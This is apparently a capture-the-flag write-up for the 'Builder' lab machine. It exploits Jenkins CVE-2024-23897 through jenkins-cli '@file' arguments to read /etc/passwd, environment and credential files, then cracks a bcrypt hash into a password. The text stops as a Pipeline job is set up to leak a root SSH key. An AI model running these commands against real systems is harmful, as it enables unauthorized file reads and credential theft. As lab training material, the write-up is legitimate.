
Overview
Builder is a medium Linux machine that demonstrates how a vulnerable Jenkins instance can expose sensitive files through CVE-2024-23897, leading to Jenkins user credential recovery and eventual root access through an exposed SSH private key.
Attack Chain
- Enumerate open ports and identify Jenkins on port
8080 - Confirm Jenkins
2.441, which is vulnerable toCVE-2024-23897 - Download
jenkins-cli.jarfrom the target - Abuse Jenkins CLI argument expansion to read local files
- Discover the Jenkins home directory and user configuration files
- Extract the
jenniferJenkins password hash - Crack the bcrypt hash with
hashcat - Log into Jenkins as
jennifer - Identify a stored root SSH credential in Jenkins
- Leak the private key through a Pipeline job or Script Console
- Authenticate to the host as
rootwith the recovered SSH key - Read the user flag from the Jenkins container and the root flag from the host
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.129.1.214; export NAME=BUILDER; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports
The open TCP ports are:
22,8080
We then run a service and version scan against the discovered ports.

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v
Findings
The scan results show a small attack surface. SSH (22) is open, but the more interesting service is HTTP (8080), which is running a Jenkins web application through Jetty.
Jenkins Enumeration
Jenkins Version
Browsing to port 8080 reveals a Jenkins instance. The footer shows the version as Jenkins 2.441.

This version is vulnerable to CVE-2024-23897, an arbitrary file read vulnerability in the Jenkins CLI. The issue allows unauthenticated attackers to read files from the Jenkins controller file system, which becomes the main path into the machine.
Downloading Jenkins CLI
The Jenkins CLI client can be downloaded directly from the target.
wget $IP:8080/jnlpJars/jenkins-cli.jar


With the CLI client available locally, we can test whether file reads work by requesting /etc/passwd through the help command and the @file syntax.
java -jar jenkins-cli.jar -noCertificateCheck -s 'http://10.129.1.214:8080/' help "@/etc/passwd"
The response includes part of /etc/passwd, confirming that the file read vulnerability is exploitable.
Foothold
Discovering Jenkins Home

To better understand the runtime environment, we read /proc/self/environ.
java -jar jenkins-cli.jar -noCertificateCheck -s 'http://10.129.1.214:8080/' help "@/proc/self/environ"
The output reveals the HOME environment variable as /var/jenkins_home. The hostname also looks like a container ID, which suggests Jenkins is running inside a Docker container.

The useful HOME value appears near the bottom of the output.
Jenkins User Enumeration

Jenkins stores user metadata under /var/jenkins_home/users. To read more than the limited output returned by help, we switch to reload-job, which gives us enough output to inspect users.xml.
java -jar jenkins-cli.jar -noCertificateCheck -s 'http://10.129.1.214:8080/' reload-job "@/var/jenkins_home/users/users.xml"
The file reveals a Jenkins user directory named jennifer_12108429903186576833. This tells us where the user’s config.xml file should be located.

We then read Jennifer’s user configuration file.
java -jar jenkins-cli.jar -noCertificateCheck -s 'http://10.129.1.214:8080/' reload-job "@/var/jenkins_home/users/jennifer_12108429903186576833/config.xml"
The output is noisy, but it contains the Jenkins password hash near the bottom.
After scrolling further, the bcrypt hash is visible.

The extracted hash is:
$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a
Cracking the Jenkins Hash
Before cracking, we let hashcat auto-detect the hash type.
hashcat creds/jennifer.hash
hashcat identifies the hash as bcrypt, so we use mode 3200.

hashcat -m 3200 creds/jennifer.hash /usr/share/wordlists/rockyou.txt --force
The password is recovered successfully.

The recovered Jenkins credentials are:
jennifer:princess
Jenkins Login


Back in the Jenkins web interface, the People page also confirms a user named jennifer.
We log in using the recovered credentials.

The login succeeds, giving us authenticated access as jennifer.
Privilege Escalation
Stored SSH Credential


From the Jenkins dashboard, we navigate to Manage Jenkins > Credentials > System > Global credentials (unrestricted). A stored SSH credential for root is available. Opening the update page reveals that the credential ID is 1.
The private key is concealed in the web interface, but the credential ID gives us a way to reference it from Jenkins jobs.
Pipeline Method


One way to retrieve the key is to create a Jenkins Pipeline job that uses the stored SSH credential. From the main dashboard, we select New Item.
We create a new Pipeline item.
